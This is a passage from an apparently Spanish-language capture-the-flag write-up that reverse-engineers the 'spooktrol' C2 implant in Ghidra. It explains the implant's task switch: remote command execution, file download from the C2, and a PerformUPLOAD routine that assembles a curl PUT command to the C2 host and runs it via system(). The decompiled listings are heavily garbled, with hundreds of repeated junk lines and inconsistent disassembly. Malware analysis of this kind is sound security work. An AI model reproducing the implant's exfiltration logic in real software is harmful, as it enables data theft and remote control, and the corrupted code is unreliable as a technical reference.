292     if (local_268 != local_258) {

```

Con el fin de facilitar la comprensión del flujo de ejecución, se procedió a renombrar el parámetro **task** como **id** dentro de Ghidra, así como a designar el objeto resultante de la decodificación JSON como **json\_body**. Esta normalización semántica permite interpretar con mayor claridad la lógica condicional implementada en la función *Spooky*.

El valor de **id** actúa como selector dentro de una estructura *switch*, determinando la acción que el binario ejecutará en función de la instrucción recibida desde el servidor de mando y control. Cuando **id = 0**, el programa simplemente imprime el mensaje *No tasks*, lo que constituye un estado pasivo en ausencia de órdenes.

En el caso de **id = 1**, el binario extrae un argumento del cuerpo JSON y lo suministra directamente a una llamada a exec, ejecutando así un comando arbitrario en el sistema comprometido. El resultado de dicha ejecución es posteriormente enviado al C2 mediante una petición POST gestionada por la función **PerformPOST**. Es especialmente relevante que la cadena asociada al campo *id* se utilice como argumento del comando, lo que confirma la existencia de una capacidad de ejecución remota de órdenes (*remote command execution*) plenamente funcional.

```

        24 b8 00 MOV RSI,RBX
        00 00
00402104 48 89 de MOV std::__cxxl::string::_M_append
00402110 e8 9b 15 CALL RDX,qword ptr [RSP + local_310]
        00 00
00402115 48 8d 94 MOV RDX,qword ptr [RSP + local_310]
        24 58 01
        00 00
0040211a 49 8d 7c LEA ROI=>local_318,[R12 + 0x50]
        24 50
        00 01
00402122 48 8d 8d 00 MOV RCX,[s->http://spooktrol.hbt_005e0882]
        00 00
00402129 41 b8 14 MOV R8D,0x14
        00 00 00
0040212f 31 f6 XOR ESI,ESI
00402131 e8 d4 17 CALL std::__cxxl::string::_M_replace
        00 00
00402136 4c 8d 87 MOV ROI,R12
        00 00
00402139 c6 64 24 MOV R14,RAX
00402150 48 8d 44 MOV qword ptr [RSP + local_460],RAX
        24 08
        00 00
00402140 e8 db 15 CALL std::__cxxl::string::string
        ff ff
// end try from 004020ab to 00402264
00402165 4c 8d bc LEA R15=>local_3c8,[RSP + 0x80]
        24 00 00
        00 00
0040216a 48 8d 35 LEA RSI,[DAT_005eb735]
        c1 95 1e 00
00402174 4c 89 ff MOV ROI,R15

```

```

310 case 0:
311     printf_chk(1,"No tasks...\n");
312     break;
313 case 1:
314     if ((local_428[0] == (basic_json<>)(0x1)) &&
315         (bVar20 = nlohmann::basic_json<>::contains<>((local_428,&rArg1), bVar20)) {
316         pbvar7 = nlohmann::basic_json<>::operator[]<char>(char *)local_428;
317         nlohmann::basic_json<>::operator[]<(basic_json<> *)local_388,pbvar7>;
318         /*(pbvar7 == local_388);
319         /*(pbvar7 == local_3c8);
320         /*(pbvar7 == local_3c8);
321         /*(pbvar7 == local_3c8);
322         /*(pbvar7 == local_3c8);
323         /*(pbvar7 == local_3c8);
324         /*(pbvar7 == local_3c8);
325         /*(pbvar7 == local_3c8);
326         /*(pbvar7 == local_3c8);
327         /*(pbvar7 == local_3c8);
328         /*(pbvar7 == local_3c8);
329         /*(pbvar7 == local_3c8);
330         /*(pbvar7 == local_3c8);
331         /*(pbvar7 == local_3c8);
332         /*(pbvar7 == local_3c8);
333         /*(pbvar7 == local_3c8);
334         /*(pbvar7 == local_3c8);
335         /*(pbvar7 == local_3c8);
336         /*(pbvar7 == local_3c8);
337         /*(pbvar7 == local_3c8);
338 LAB_00402277:
339         operator.delete(puVar16);
340     }
341     break;
342 case 2:
343     if ((local_428[0] == (basic_json<>)(0x1)) &&
344         ((bVar20 = nlohmann::basic_json<>::contains<>((local_428,&rArg1), bVar20)) &&
345         (bVar20 = nlohmann::basic_json<>::contains<>((local_428,&rArg2), bVar20)) {
346         /* try { // try from 00402263 to 00402273 has its CatchHandler @ 00402e34 */
347         std::__cxxl::string::string(string *)local_388.local_2b0 + local_2a0,
348         /*(local_388 == local_3c8);
349         pbvar7 = nlohmann::basic_json<>::operator[]<char>(char *)local_428;
350         nlohmann::basic_json<>::get_impl<>((basic_json<> *)local_388,pbvar7);
351         /*(pbvar7 == local_388);
352         /*(pbvar7 == local_3c8);
353         /*(pbvar7 == local_3c8);
354         /*(pbvar7 == local_3c8);
355         /*(pbvar7 == local_3c8);
356         /*(pbvar7 == local_3c8);
357         /*(pbvar7 == local_3c8);
358         /*(pbvar7 == local_3c8);
359         /*(pbvar7 == local_3c8);
360         /*(pbvar7 == local_3c8);
361         /*(pbvar7 == local_3c8);
362         /*(pbvar7 == local_3c8);
363         /*(pbvar7 == local_3c8);
364         /*(pbvar7 == local_3c8);
365         /*(pbvar7 == local_3c8);
366         /*(pbvar7 == local_3c8);
367         /*(pbvar7 == local_3c8);
368         /*(pbvar7 == local_3c8);
369         /*(pbvar7 == local_3c8);
370         /*(pbvar7 == local_3c8);
371         /*(pbvar7 == local_3c8);
372         /*(pbvar7 == local_3c8);
373         /*(pbvar7 == local_3c8);
374         /*(pbvar7 == local_3c8);
375         /*(pbvar7 == local_3c8);
376         /*(pbvar7 == local_3c8);
377         /*(pbvar7 == local_3c8);
378         /*(pbvar7 == local_3c8);
379         /*(pbvar7 == local_3c8);
380         /*(pbvar7 == local_3c8);
381         /*(pbvar7 == local_3c8);
382         /*(pbvar7 == local_3c8);
383         /*(pbvar7 == local_3c8);
384         /*(pbvar7 == local_3c8);
385         /*(pbvar7 == local_3c8);
386         /*(pbvar7 == local_3c8);
387         /*(pbvar7 == local_3c8);
388         /*(pbvar7 == local_3c8);
389         /*(pbvar7 == local_3c8);
390         /*(pbvar7 == local_3c8);
391         /*(pbvar7 == local_3c8);
392         /*(pbvar7 == local_3c8);
393         /*(pbvar7 == local_3c8);
394         /*(pbvar7 == local_3c8);
395         /*(pbvar7 == local_3c8);
396         /*(pbvar7 == local_3c8);
397         /*(pbvar7 == local_3c8);
398         /*(pbvar7 == local_3c8);
399         /*(pbvar7 == local_3c8);
400         /*(pbvar7 == local_3c8);
401         /*(pbvar7 == local_3c8);
402         /*(pbvar7 == local_3c8);
403         /*(pbvar7 == local_3c8);
404         /*(pbvar7 == local_3c8);
405         /*(pbvar7 == local_3c8);
406         /*(pbvar7 == local_3c8);
407         /*(pbvar7 == local_3c8);
408         /*(pbvar7 == local_3c8);
409         /*(pbvar7 == local_3c8);
410         /*(pbvar7 == local_3c8);
411         /*(pbvar7 == local_3c8);
412         /*(pbvar7 == local_3c8);
413         /*(pbvar7 == local_3c8);
414         /*(pbvar7 == local_3c8);
415         /*(pbvar7 == local_3c8);
416         /*(pbvar7 == local_3c8);
417         /*(pbvar7 == local_3c8);
418         /*(pbvar7 == local_3c8);
419         /*(pbvar7 == local_3c8);
420         /*(pbvar7 == local_3c8);
421         /*(pbvar7 == local_3c8);
422         /*(pbvar7 == local_3c8);
423         /*(pbvar7 == local_3c8);
424         /*(pbvar7 == local_3c8);
425         /*(pbvar7 == local_3c8);
426         /*(pbvar7 == local_3c8);
427         /*(pbvar7 == local_3c8);
428         /*(pbvar7 == local_3c8);
429         /*(pbvar7 == local_3c8);
430         /*(pbvar7 == local_3c8);
431         /*(pbvar7 == local_3c8);
432         /*(pbvar7 == local_3c8);
433         /*(pbvar7 == local_3c8);
434         /*(pbvar7 == local_3c8);
435         /*(pbvar7 == local_3c8);
436         /*(pbvar7 == local_3c8);
437         /*(pbvar7 == local_3c8);
438         /*(pbvar7 == local_3c8);
439         /*(pbvar7 == local_3c8);
440         /*(pbvar7 == local_3c8);
441         /*(pbvar7 == local_3c8);
442         /*(pbvar7 == local_3c8);
443         /*(pbvar7 == local_3c8);
444         /*(pbvar7 == local_3c8);
445         /*(pbvar7 == local_3c8);
446         /*(pbvar7 == local_3c8);
447         /*(pbvar7 == local_3c8);
448         /*(pbvar7 == local_3c8);
449         /*(pbvar7 == local_3c8);
450         /*(pbvar7 == local_3c8);
451         /*(pbvar7 == local_3c8);
452         /*(pbvar7 == local_3c8);
453         /*(pbvar7 == local_3c8);
454         /*(pbvar7 == local_3c8);
455         /*(pbvar7 == local_3c8);
456         /*(pbvar7 == local_3c8);
457         /*(pbvar7 == local_3c8);
458         /*(pbvar7 == local_3c8);
459         /*(pbvar7 == local_3c8);
460         /*(pbvar7 == local_3c8);
461         /*(pbvar7 == local_3c8);
462         /*(pbvar7 == local_3c8);
463         /*(pbvar7 == local_3c8);
464         /*(pbvar7 == local_3c8);
465         /*(pbvar7 == local_3c8);
466         /*(pbvar7 == local_3c8);
467         /*(pbvar7 == local_3c8);
468         /*(pbvar7 == local_3c8);
469         /*(pbvar7 == local_3c8);
470         /*(pbvar7 == local_3c8);
471         /*(pbvar7 == local_3c8);
472         /*(pbvar7 == local_3c8);
473         /*(pbvar7 == local_3c8);
474         /*(pbvar7 == local_3c8);
475         /*(pbvar7 == local_3c8);
476         /*(pbvar7 == local_3c8);
477         /*(pbvar7 == local_3c8);
478         /*(pbvar7 == local_3c8);
479         /*(pbvar7 == local_3c8);
480         /*(pbvar7 == local_3c8);
481         /*(pbvar7 == local_3c8);
482         /*(pbvar7 == local_3c8);
483         /*(pbvar7 == local_3c8);
484         /*(pbvar7 == local_3c8);
485         /*(pbvar7 == local_3c8);
486         /*(pbvar7 == local_3c8);
487         /*(pbvar7 == local_3c8);
488         /*(pbvar7 == local_3c8);
489         /*(pbvar7 == local_3c8);
490         /*(pbvar7 == local_3c8);
491         /*(pbvar7 == local_3c8);
492         /*(pbvar7 == local_3c8);
493         /*(pbvar7 == local_3c8);
494         /*(pbvar7 == local_3c8);
495         /*(pbvar7 == local_3c8);
496         /*(pbvar7 == local_3c8);
497         /*(pbvar7 == local_3c8);
498         /*(pbvar7 == local_3c8);
499         /*(pbvar7 == local_3c8);
500         /*(pbvar7 == local_3c8);
501         /*(pbvar7 == local_3c8);
502         /*(pbvar7 == local_3c8);
503         /*(pbvar7 == local_3c8);
504         /*(pbvar7 == local_3c8);
505         /*(pbvar7 == local_3c8);
506         /*(pbvar7 == local_3c8);
507         /*(pbvar7 == local_3c8);
508         /*(pbvar7 == local_3c8);
509         /*(pbvar7 == local_3c8);
510         /*(pbvar7 == local_3c8);
511         /*(pbvar7 == local_3c8);
512         /*(pbvar7 == local_3c8);
513         /*(pbvar7 == local_3c8);
514         /*(pbvar7 == local_3c8);
515         /*(pbvar7 == local_3c8);
516         /*(pbvar7 == local_3c8);
517         /*(pbvar7 == local_3c8);
518         /*(pbvar7 == local_3c8);
519         /*(pbvar7 == local_3c8);
520         /*(pbvar7 == local_3c8);
521         /*(pbvar7 == local_3c8);
522         /*(pbvar7 == local_3c8);
523         /*(pbvar7 == local_3c8);
524         /*(pbvar7 == local_3c8);
525         /*(pbvar7 == local_3c8);
526         /*(pbvar7 == local_3c8);
527         /*(pbvar7 == local_3c8);
528         /*(pbvar7 == local_3c8);
529         /*(pbvar7 == local_3c8);
530         /*(pbvar7 == local_3c8);
531         /*(pbvar7 == local_3c8);
532         /*(pbvar7 == local_3c8);
533         /*(pbvar7 == local_3c8);
534         /*(pbvar7 == local_3c8);
535         /*(pbvar7 == local_3c8);
536         /*(pbvar7 == local_3c8);
537         /*(pbvar7 == local_3c8);
538         /*(pbvar7 == local_3c8);
539         /*(pbvar7 == local_3c8);
540         /*(pbvar7 == local_3c8);
541         /*(pbvar7 == local_3c8);
542         /*(pbvar7 == local_3c8);
543         /*(pbvar7 == local_3c8);
544         /*(pbvar7 == local_3c8);
545         /*(pbvar7 == local_3c8);
546         /*(pbvar7 == local_3c8);
547         /*(pbvar7 == local_3c8);
548         /*(pbvar7 == local_3c8);
549         /*(pbvar7 == local_3c8);
550         /*(pbvar7 == local_3c8);
551         /*(pbvar7 == local_3c8);
552         /*(pbvar7 == local_3c8);
553         /*(pbvar7 == local_3c8);
554         /*(pbvar7 == local_3c8);
555         /*(pbvar7 == local_3c8);
556         /*(pbvar7 == local_3c8);
557         /*(pbvar7 == local_3c8);
558         /*(pbvar7 == local_3c8);
559         /*(pbvar7 == local_3c8);
560         /*(pbvar7 == local_3c8);
561         /*(pbvar7 == local_3c8);
562         /*(pbvar7 == local_3c8);
563         /*(pbvar7 == local_3c8);
564         /*(pbvar7 == local_3c8);
565         /*(pbvar7 == local_3c8);
566         /*(pbvar7 == local_3c8);
567         /*(pbvar7 == local_3c8);
568         /*(pbvar7 == local_3c8);
569         /*(pbvar7 == local_3c8);
570         /*(pbvar7 == local_3c8);
571         /*(pbvar7 == local_3c8);
572         /*(pbvar7 == local_3c8);
573         /*(pbvar7 == local_3c8);
574         /*(pbvar7 == local_3c8);
575         /*(pbvar7 == local_3c8);
576         /*(pbvar7 == local_3c8);
577         /*(pbvar7 == local_3c8);
578         /*(pbvar7 == local_3c8);
579         /*(pbvar7 == local_3c8);
580         /*(pbvar7 == local_3c8);
581         /*(pbvar7 == local_3c8);
582         /*(pbvar7 == local_3c8);
583         /*(pbvar7 == local_3c8);
584         /*(pbvar7 == local_3c8);
585         /*(pbvar7 == local_3c8);
586         /*(pbvar7 == local_3c8);
587         /*(pbvar7 == local_3c8);
588         /*(pbvar7 == local_3c8);
589         /*(pbvar7 == local_3c8);
590         /*(pbvar7 == local_3c8);
591         /*(pbvar7 == local_3c8);
592         /*(pbvar7 == local_3c8);
593         /*(pbvar7 == local_3c8);
594         /*(pbvar7 == local_3c8);
595         /*(pbvar7 == local_3c8);
596         /*(pbvar7 == local_3c8);
597         /*(pbvar7 == local_3c8);
598         /*(pbvar7 == local_3c8);
599         /*(pbvar7 == local_3c8);
600         /*(pbvar7 == local_3c8);
601         /*(pbvar7 == local_3c8);
602         /*(pbvar7 == local_3c8);
603         /*(pbvar7 == local_3c8);
604         /*(pbvar7 == local_3c8);
605         /*(pbvar7 == local_3c8);
606         /*(pbvar7 == local_3c8);
607         /*(pbvar7 == local_3c8);
608         /*(pbvar7 == local_3c8);
609         /*(pbvar7 == local_3c8);
610         /*(pbvar7 == local_3c8);
611         /*(pbvar7 == local_3c8);
612         /*(pbvar7 == local_3c8);
613         /*(pbvar7 == local_3c8);
614         /*(pbvar7 == local_3c8);
615         /*(pbvar7 == local_3c8);
616         /*(pbvar7 == local_3c8);
617         /*(pbvar7 == local_3c8);
618         /*(pbvar7 == local_3c8);
619         /*(pbvar7 == local_3c8);
620         /*(pbvar7 == local_3c8);
621         /*(pbvar7 == local_3c8);
622         /*(pbvar7 == local_3c8);
623         /*(pbvar7 == local_3c8);
624         /*(pbvar7 == local_3c8);
625         /*(pbvar7 == local_3c8);
626         /*(pbvar7 == local_3c8);
627         /*(pbvar7 == local_3c8);
628         /*(pbvar7 == local_3c8);
629         /*(pbvar7 == local_3c8);
630         /*(pbvar7 == local_3c8);
631         /*(pbvar7 == local_3c8);
632         /*(pbvar7 == local_3c8);
633         /*(pbvar7 == local_3c8);
634         /*(pbvar7 == local_3c8);
635         /*(pbvar7 == local_3c8);
636         /*(pbvar7 == local_3c8);
637         /*(pbvar7 == local_3c8);
638         /*(pbvar7 == local_3c8);
639         /*(pbvar7 == local_3c8);
640         /*(pbvar7 == local_3c8);
641         /*(pbvar7 == local_3c8);
642         /*(pbvar7 == local_3c8);
643         /*(pbvar7 == local_3c8);
644         /*(pbvar7 == local_3c8);
645         /*(pbvar7 == local_3c8);
646         /*(pbvar7 == local_3c8);
647         /*(pbvar7 == local_3c8);
648         /*(pbvar7 == local_3c8);
649         /*(pbvar7 == local_3c8);
650         /*(pbvar7 == local_3c8);
651         /*(pbvar7 == local_3c8);
652         /*(pbvar7 == local_3c8);
653         /*(pbvar7 == local_3c8);
654         /*(pbvar7 == local_3c8);
655         /*(pbvar7 == local_3c8);
656         /*(pbvar7 == local_3c8);
657         /*(pbvar7 == local_3c8);
658         /*(pbvar7 == local_3c8);
659         /*(pbvar7 == local_3c8);
660         /*(pbvar7 == local_3c8);
661         /*(pbvar7 == local_3c8);
662         /*(pbvar7 == local_3c8);
663         /*(pbvar7 == local_3c8);
664         /*(pbvar7 == local_3c8);
665         /*(pbvar7 == local_3c8);
666         /*(pbvar7 == local_3c8);
667         /*(pbvar7 == local_3c8);
668         /*(pbvar7 == local_3c8);
669         /*(pbvar7 == local_3c8);
670         /*(pbvar7 == local_3c8);
671         /*(pbvar7 == local_3c8);
672         /*(pbvar7 == local_3c8);
673         /*(pbvar7 == local_3c8);
674         /*(pbvar7 == local_3c8);
675         /*(pbvar7 == local_3c8);
676         /*(pbvar7 == local_3c8);
677         /*(pbvar7 == local_3c8);
678         /*(pbvar7 == local_3c8);
679         /*(pbvar7 == local_3c8);
680         /*(pbvar7 == local_3c8);
681         /*(pbvar7 == local_3c8);
682         /*(pbvar7 == local_3c8);
683         /*(pbvar7 == local_3c8);
684         /*(pbvar7 == local_3c8);
685         /*(pbvar7 == local_3c8);
686         /*(pbvar7 == local_3c8);
687         /*(pbvar7 == local_3c8);
688         /*(pbvar7 == local_3c8);
689         /*(pbvar7 == local_3c8);
690         /*(pbvar7 == local_3c8);
691         /*(pbvar7 == local_3c8);
692         /*(pbvar7 == local_3c8);
693         /*(pbvar7 == local_3c8);
694         /*(pbvar7 == local_3c8);
695         /*(pbvar7 == local_3c8);
696         /*(pbvar7 == local_3c8);
697         /*(pbvar7 == local_3c8);
698         /*(pbvar7 == local_3c8);
699         /*(pbvar7 == local_3c8);
700         /*(pbvar7 == local_3c8);
701         /*(pbvar7 == local_3c8);
702         /*(pbvar7 == local_3c8);
703         /*(pbvar7 == local_3c8);
704         /*(pbvar7 == local_3c8);
705         /*(pbvar7 == local_3c8);
706         /*(pbvar7 == local_3c8);
707         /*(pbvar7 == local_3c8);
708         /*(pbvar7 == local_3c8);
709         /*(pbvar7 == local_3c8);
710         /*(pbvar7 == local_3c8);
711         /*(pbvar7 == local_3c8);
712         /*(pbvar7 == local_3c8);
713         /*(pbvar7 == local_3c8);
714         /*(pbvar7 == local_3c8);
715         /*(pbvar7 == local_3c8);
716         /*(pbvar7 == local_3c8);
717         /*(pbvar7 == local_3c8);
718         /*(pbvar7 == local_3c8);
719         /*(pbvar7 == local_3c8);
720         /*(pbvar7 == local_3c8);
721         /*(pbvar7 == local_3c8);
722         /*(pbvar7 == local_3c8);
723         /*(pbvar7 == local_3c8);
724         /*(pbvar7 == local_3c8);
725         /*(pbvar7 == local_3c8);
726         /*(pbvar7 == local_3c8);
727         /*(pbvar7 == local_3c8);
728         /*(pbvar7 == local_3c8);
729         /*(pbvar7 == local_3c8);
730         /*(pbvar7 == local_3c8);
731         /*(pbvar7 == local_3c8);
732         /*(pbvar7 == local_3c8);
733         /*(pbvar7 == local_3c8);
734         /*(pbvar7 == local_3c8);
735         /*(pbvar7 == local_3c8);
736         /*(pbvar7 == local_3c8);
737         /*(pbvar7 == local_3c8);
738         /*(pbvar7 == local_3c8);
739         /*(pbvar7 == local_3c8);
740         /*(pbvar7 == local_3c8);
741         /*(pbvar7 == local_3c8);
742         /*(pbvar7 == local_3c8);
743         /*(pbvar7 == local_3c8);
744         /*(pbvar7 == local_3c8);
745         /*(pbvar7 == local_3c8);
746         /*(pbvar7 == local_3c8);
747         /*(pbvar7 == local_3c8);
748         /*(pbvar7 == local_3c8);
749         /*(pbvar7 == local_3c8);
750         /*(pbvar7 == local_3c8);
751         /*(pbvar7 == local_3c8);
752         /*(pbvar7 == local_3c8);
753         /*(pbvar7 == local_3c8);
754         /*(pbvar7 == local_3c8);
755         /*(pbvar7 == local_3c8);
756         /*(pbvar7 == local_3c8);
757         /*(pbvar7 == local_3c8);
758         /*(pbvar7 == local_3c8);
759         /*(pbvar7 == local_3c8);
760         /*(pbvar7 == local_3c8);
761         /*(pbvar7 == local_3c8);
762         /*(pbvar7 == local_3c8);
763         /*(pbvar7 == local_3c8);
764         /*(pbvar7 == local_3c8);
765         /*(pbvar7 == local_3c8);
766         /*(pbvar7 == local_3c8);
767         /*(pbvar7 == local_3c8);
768         /*(pbvar7 == local_3c8);
769         /*(pbvar7 == local_3c8);
770         /*(pbvar7 == local_3c8);
771         /*(pbvar7 == local_3c8);
772         /*(pbvar7 == local_3c8);
773         /*(pbvar7 == local_3c8);
774         /*(pbvar7 == local_3c8);
775         /*(pbvar7 == local_3c8);
776         /*(pbvar7 == local_3c8);
777         /*(pbvar7 == local_3c8);
778         /*(pbvar7 == local_3c8);
779         /*(pbvar7 == local_3c8);
780         /*(pbvar7 == local_3c8);
781         /*(pbvar7 == local_3c8);
782         /*(pbvar7 == local_3c8);
783         /*(pbvar7 == local_3c8);
784         /*(pbvar7 == local_3c8);
785         /*(pbvar7 == local_3c8);
786         /*(pbvar7 == local_3c8);
787         /*(pbvar7 == local_3c8);
788         /*(pbvar7 == local_3c8);
789         /*(pbvar7 == local_3c8);
790         /*(pbvar7 == local_3c8);
791         /*(pbvar7 == local_3c8);
792         /*(pbvar7 == local_3c8);
793         /*(pbvar7 == local_3c8);
794         /*(pbvar7 == local_3c8);
795
```

Cuando **id = 2**, el binario realiza una petición GET a la URL especificada en **arg1** y, acto seguido, abre un flujo hacia la ruta indicada en **arg2**, lo que constituye una capacidad explícita de **descarga remota de archivos**. Este comportamiento es característico de implantes diseñados para recibir módulos adicionales, payloads o configuraciones desde el servidor de control.

```

0x004210 24 b8 00 MOV RSI,RSX
0x004210 00 00 00
0x004210 48 99 de MOV std::__cxxl::string:::_M_append undefined:
0x004210 48 b0 15 CALL std::__cxxl::string:::_M_append
0x004211 24 b8 94 MOV RDx,qword ptr [RSP + local_310]
0x004211 24 58 01
0x004211 00 00 00
0x004211 48 7c 04 LEA RDI=>local_310,[R12 + 0x50]
0x004211 24 50
0x004212 48 8d 0d LEA RCX,[s_http://spooktrol.hbt_005#00882] = "http://
0x004212 59 17 00
0x004212 41 b8 14 MOV R8D,0x14
0x004212 48 8d 00
0x004212 f6 XOR ESI,ESI
0x004213 a8 d4 17 CALL std::__cxxl::string:::_M_replace undefined:
0x004213 00 00 00
0x004213 4c 89 e7 MOV RDI,R12
0x004213 c6 84 24 MOV byte ptr [RSP + local_32c],0x1
0x004213 00 01
0x004214 e8 2a e2 CALL PrepareHTTP undefined:
0x004214 00 00
0x004214 48 8d 84 LEA RAX=>local_3e8,[RSP + 0x80]
0x004214 24 00 00
0x004214 48 8d 35 LEA RSI,[DAT_005eb735]
0x004214 00 95 1e
0x004215 48 c7 c7 MOV RDI,RAX
0x004215 49 89 c6 MOV R14,RAX
0x004215 48 8d 44 MOV qword ptr [RSP + local_460],RAX
0x004215 ff ff
0x004216 e8 db f5 CALL std::__cxxl::string::string undefined:
0x004216 } // end try from 004020ab to 00402164
0x004216 4c 8b dc LEA R15=>local_3e8,[RSP + 0xa0]
0x004216 34 a0 00
0x004216 48 8d 35 LEA RSI,[DAT_005eb735]
0x004216 c1 95 1e 00
0x004217 4c 69 ff MOV RDI,R15

337         if (_local_3a8[0] == _local_396) break;
338 LAB_0040227e:
339         operator(delete(pVar16));
340     }
341     break;
342     case 2:
343     if (((_local_428[0] == (basic_json::basic_json::contains<(local_428,&arg1), bVar20)) &&
344          ((bVar20 = nlohmann::basic_json::contains<(local_428,&arg1), bVar20)) &&
345          ((bVar20 = nlohmann::basic_json::contains<(local_428,&arg2), bVar20)) &&
346          ((bVar20 = nlohmann::basic_json::contains<(local_428,&arg3), bVar20)) &&
347          ((try // {} try from 00402273 to 00402027 has its CatchHandler @ 00402e34 */ *
348             std::__cxxl::string::string(string*)&local_268,"_extraout_RDx_09");
349          pVar7 = nlohmann::basic_json::operator<char const>(&char const*)local_268);
350          nlohmann::basic_json::getImpl<(basic_json::*_impl_local_388,phVar7);
351          /* try // {} try from 00402293 to 00402087 has its CatchHandler @ 00402ed */ *
352          PerformGET((state*)&local_386,(string*)&local_388,(string*)&local_266,(string*)&local_3e8
353          (string*)&local_3e9);
354          if (local_268 != local_260) {
355              operator(delete(local_260));
356          }
357          if (local_268 != local_260) {
358              operator(delete(local_260));
359          }
360          /* try // {} try from 00402283 to 0040208d has its CatchHandler @ 00402e34 */
361          phVar7 = nlohmann::basic_json::operator<char const>(&char const*)local_268;
362          nlohmann::basic_json::getImpl<(basic_json::*_impl_local_388,phVar7);
363          /* try // {} try from 00402289 to 0040205d has its CatchHandler @ 00402ed */
364          std::ostream::ostream((ostream*)&local_268,(string*)&local_3e8,0x30);
365          if (local_388 != (local_268)) {
366              operator(delete(local_388));
367              /* try // {} try from 00402287 to 00402094 has its CatchHandler @ 00402c57 */
368              std::_ostream_insert((ostream*)&local_268,local_3c8,local_3c0);
369              lVar3 = std::filebuf::close((filebuf*)&local_260);
370              if (lVar3 == -1) {
371                  /* try // {} try from 0040242d to 0040251 has its CatchHandler @ 00402c57 */
372                  std::ios::clear((ios *)(&local_269 + (long)local_268[-3]));
373                  std::ios::clear((ios *)(&local_269 + (long)local_268[-1]) + 4);
374                  /* uint */(auStack_248 + (long)local_268[-3]);
375                  std::ostream::~ostream((ostream*)&local_268);
376              }
377          }
378      break;
379      case 3:

```

Finalmente, si **id = 3**, el programa toma un único argumento, **arg1**, y delega su procesamiento en la función **PerformUPLOAD**. El análisis de esta rutina revela que implementa un mecanismo de subida de datos fragmentados, concatenando pequeños segmentos de cadena antes de transmitirlos al servidor.

```

local_40 = 0;
local_38[0] = '\0';
local_38[1] = (*long *)in_FS_OFFSET + 0x28;
local_48 = local_38;

/* try {} // try from 00410b46 to 00410eb7 has its CatchHandler @ 00410eb8 */
std::cxx11::string::M_append((string *)&local_48, "cu", 2);
if (0x7fffffff - local_40 < 2) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::cxx11::string::M_append((string *)&local_48, "rl", 2);
if (0x7fffffff - local_40 < 4) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::cxx11::string::M_append((string *)&local_48, "-H", 4);
if (0x7fffffff - local_40 < 3) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::cxx11::string::M_append((string *)&local_48, "\vCo", 3);
if (0x7fffffff - local_40 < 3) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::cxx11::string::M_append((string *)&local_48, "oki", 3);
if (0x7fffffff - local_40 < 3) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::cxx11::string::M_append((string *)&local_48, "e:", 3);
std::cxx11::string::M_append
    ((string *)&local_48, *(char **)(param_1 + 0x98), *(ulong *)(param_1 + 0xa0));
if (0x7fffffff - local_40 < 5) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::cxx11::string::M_append((string *)&local_48, "\v-X", 5);
if (0x7fffffff - local_40 < 3) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::cxx11::string::M_append((string *)&local_48, "PUT", 3);

```



El examen detallado de la función **PerformUPLOAD** revela que el implante construye dinámicamente una cadena compuesta por múltiples fragmentos, cada uno de los cuales representa una porción de la instrucción final que será ejecutada. Entre estos fragmentos se identifican parámetros propios de *curl*, configurados para efectuar una operación de subida de archivos mediante el método HTTP **PUT**. Todos estos segmentos se concatenan en la variable local denominada *local48*, que posteriormente es suministrada a una llamada a *system*, lo que confirma que el implante delega la ejecución de la operación de exfiltración directamente al intérprete de comandos del sistema.

```

    ...
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::string::M_append((string *)&local_48,"/",1);
if (0x7fffffff - local_40 < 4) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::string::M_append((string *)&local_48,"file",4);
if (0x7fffffff - local_40 < 2) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::string::M_append((string *)&local_48,"_u",2);
if (0x7fffffff - local_40 < 2) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::string::M_append((string *)&local_48,"pl",2);
if (1 < 0x7fffffff - local_40) {
    std::__cxx11::string::M_append((string *)&local_48,"oa",2);
    if (0x7fffffff - local_40 < 2) {
        /* WARNING: Subroutine does not return */
        /* try { // try from 00410e1 to 00410f99 has its CatchHandler @ 00410eb8 */
        std::__throw_length_error("basic_string::append");
    }
    std::__cxx11::string::M_append((string *)&local_48,"d",2);
    system(local_48);
    if (local_48 != local_38) {
        operator.delete(local_48);
    }
    if (local_20 == *(long *)(&in_FS_OFFSET + 0x28)) {
        return 1;
    }
    /* WARNING: Subroutine does not return */
    __stack_chk_fail_local();
}
/* WARNING: Subroutine does not return */
std::__throw_length_error("basic_string::append");
}

```


Concluida la fase de análisis estático, resulta imprescindible avanzar hacia una **fase de análisis dinámico** para observar el comportamiento real del implante en ejecución. Dado que el binario fue compilado contra una versión antigua de **GLIBC**, su ejecución en sistemas modernos provoca incompatibilidades. Por este motivo, se optó por desplegar un entorno controlado basado en la imagen **ubuntu:12.04**, que proporciona una versión de la biblioteca estándar compatible con el ejecutable.

```

[root@vbox] ~ [1] /home/usuario/HTB/spooktrol
└─# docker run -it --network host -v /etc/hosts:/etc/hosts:ro -v ./:/root ubuntu:12.04 /bin/bash
Unable to find image 'ubuntu:12.04' locally
12.04: Pulling from library/ubuntu
d8868e50ac4c: Pull complete
83251ac64627: Pull complete
589bba2fb1b36: Pull complete
d62ecaceda39: Pull complete
6d93b41cfcb6: Pull complete
Digest: sha256:18305429fa14ea462f810146ba44d4363ae76e4c8dfc38288cf73aa07485005
Status: Downloaded newer image for ubuntu:12.04
root@vbox:~# 

```

